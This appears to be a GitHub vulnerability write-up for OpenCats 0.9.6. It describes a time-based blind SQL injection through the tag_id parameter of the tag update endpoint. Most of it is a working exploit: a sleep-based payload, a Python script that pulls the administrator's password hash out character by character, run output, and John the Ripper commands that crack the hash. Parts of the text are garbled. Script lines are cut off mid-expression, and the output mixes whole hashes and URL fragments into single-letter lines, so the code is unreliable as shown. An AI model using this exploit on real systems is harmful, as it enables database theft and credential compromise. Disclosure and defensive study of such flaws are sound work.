

main

...

opencats_zero-days / SQLI_in_Tag_Updates.md



hansmach1ne Update SQLI_in_Tag_Updates.md

History

1 contributor

145 lines (108 sloc) | 5.48 KB

...

SQL injection vulnerability in OpenCats 'Tag' update functionality.

OpenCats version 0.9.6 PHP7.2 suffers from SQL injection vulnerability. This allows attackers control over the application's database.

User has control over tag_id variable, which allows SQL injection in UPDATE statement via time-based/blind techniques.

Application builds the following query:

```
UPDATE tag SET title = 'Title', description = 'Description' WHERE tag_id = XXX AND site_id = 1;
```

User has control over XXX part.

```
1337 OR 1337=(select IF(substr(database(),1,1)='a',(select sleep(3)), (select sleep(1))))
```


With this payload, application will sleep for 3 seconds for every entry inside original table if the database() query result starts with 'a', otherwise it will sleep for one second.

With this time-based blind technique, attacker is able to exfiltrate any information from the database by querying many YES/NO questions to the database and intelligently measuring response times.

POC

This proof of concept exfiltrates administrator user's password hash:

```
(select password from user where user_id=1)
```



```
[ blackarch ~/Desktop ]$ python3 xploit.py
Sending few request to determine average response time...
Average response time for 5 requests is : 0.0025212

Trying to inject sleep(3)
Response time: 21.009023

[+] Application is vulnerable to SQL injection...
False statement time: 0.706855
True statement time: 2.107688
Exploit (url, urlid, urlid, urlid, urlid, urlid)
Determining the result length of our query...
Got length 32
Length of '(select password from user where user_id=1)' query: 32
Exfiltrating data. Query: (select password from user where user_id=1). Patience...
1. Letter = 21232f297a57a5a743894a0e4a801fc3
2. Letter = 1
3. Letter = 2
4. Letter = 3
5. Letter = 2
6. Letter = f
7. Letter = 2dex.php?m=settings&a=tags
8. Letter = 9r4pd2
9. Letter = 7
10. Letter = a
11. Letter = 5
12. Letter = 7
13. Letter = a
14. Letter = 5
15. Letter = a
16. Letter = 7
17. Letter = 4
18. Letter = 3
19. Letter = 8
20. Letter = 9
21. Letter = 4
22. Letter = a
23. Letter = 0
24. Letter = e
25. Letter = 4
26. Letter = a
27. Letter = 8
28. Letter = 0
29. Letter = 1
30. Letter = f
31. Letter = c
32. Letter = 3
(select password from user where user_id=1) --> 21232f297a57a5a743894a0e4a801fc3
[ blackarch ~/Desktop ]$
```

Bonus, let's crack the hash

```
echo "password:21232f297a57a5a743894a0e4a801fc3" > hash.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
```

```

└─$ j hash.txt --format=Raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
└─(kali㉿kali)-[~/Desktop]
└─$ j hash.txt --format=Raw-md5 --show
Invalid options combination: "--show"
└─(kali㉿kali)-[~/Desktop]
└─$ john --show hash.txt --format=Raw-md5
admin:admin

1 password hash cracked, 0 left

```

xploit.py!

```

import requests
import string
import sys

def inRange(rTime, averageTime, sleepAmount):
    if(rTime > sleepAmount and rTime < rTime + (averageTime*20/100) and rTime > rTim
        return True
    else: return False

headers = {}
proxies = {}
#proxies["http"] = "http://127.0.0.1:8080"

#Login and get session cookie..
#Change this
headers["Cookie"] = "CATS=cl2201124aihqlnch0jgnr4pd2"
url = "http://192.168.203.135/opencats/index.php?m=settings&a=ajax_tags_upd"

#Prepare Content-Type for POST request compability
headers["Content-Type"] = "application/x-www-form-urlencoded"
#Prepare POST parameter 'tag_id'
postdata = "tag_id=PWN&tag_title=test"

#Change this depending on the endpoint
tempPayload = "1 OR 1=(sleep(3))"

print("Sending few request to determine average response time...")

timeSum = 0
numberOfBaselineRequests = 5

```

```

for i in range(numberOfBaselineRequests):
    try:
        rTest = requests.post(url, headers = headers, data=postdata.replace('PWN','1
        timeSum += rTest.elapsed.total_seconds()
        if('<form name="loginForm"' in rTest.text):
            print("Session cookie not valid, change it inside .py")
            sys.exit(-1)
    except:
        print("Some exception occurred while sending or receiving data from the appli
        sys.exit(-1)

averageTime = timeSum/numberOfBaselineRequests
print("Average response time for " + str(numberOfBaselineRequests) + " requests is :

print("\nTrying to inject sleep(3)")
r = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload)
rTime = r.elapsed.total_seconds()
print("Response time: " + str(rTime))

if(inRange(rTime, averageTime, 3)):
    print("\n[+] Application is vulnerable to SQL injection...")

#Getting value for false statement -> sleep(1)
tempPayload2 = "1 or 1=(sleep(0.1))"
r2 = requests.post(url, headers = headers, data = postdata.replace('PWN',tempPayload
t_sleep_one = r2.elapsed.total_seconds()

tempPayload3 = "1 or 1=(sleep(0.3))"
r3 = requests.post(url, headers = headers, data=postdata.replace('PWN', tempPayload3
t_sleep_three = r3.elapsed.total_seconds()

print("False statement time: " + str(t_sleep_one))
print("True statement time: " + str(t_sleep_three) + "\n")

length = 0
exfilQuery = "1 OR 1=(IF(length((select password from user where user_id=1))='XXX',s
#Determine length of the result that we want. i.e select passwrod from user query...
print("Determining the result length of our query...")

while(True):
    q = exfilQuery.replace('XXX', str(length))
    r = requests.post(url, headers = headers, data = postdata.replace('PWN', q))
    time = r.elapsed.total_seconds()

    #If sleep(3) gets executed, we have correct length
    if(time > (t_sleep_one+(t_sleep_one*20/100))):
        print("Got length " + str(length))
        break

```

```

length += 1
if(length == 1000):
    break

if(length == 0 or length == 1000):
    print("Something is wrong. Exiting...")
    sys.exit(-1)
else: print("Length of '(select password from user where user_id=1)' query: " + str(

#OK---|
alphanumerics = list(string.ascii_lowercase + string.digits)
exfilQuery = "1 OR 1=(IF(substr((select password from user where user_id=1),YYY,1) =

data = []
print("Exfiltrating data. Query: (select password from user where user_id=1). Patien

for i in range(length):
    for item in alphanumerics:
        q = exfilQuery.replace('XXX',str(item))
        q = q.replace('YYY',str(i+1))
        r = requests.post(url, headers = headers, data = postdata.replace('PWN',q),
        time = r.elapsed.total_seconds()
        #print(str(time) + "\n")
        if(time > (t_sleep_one+(t_sleep_one*20/100))):
            print(str(i+1) + ". Letter = " + item)
            data.append(item)
            break

print("(select password from user where user_id=1) -> " + "".join(data))

```

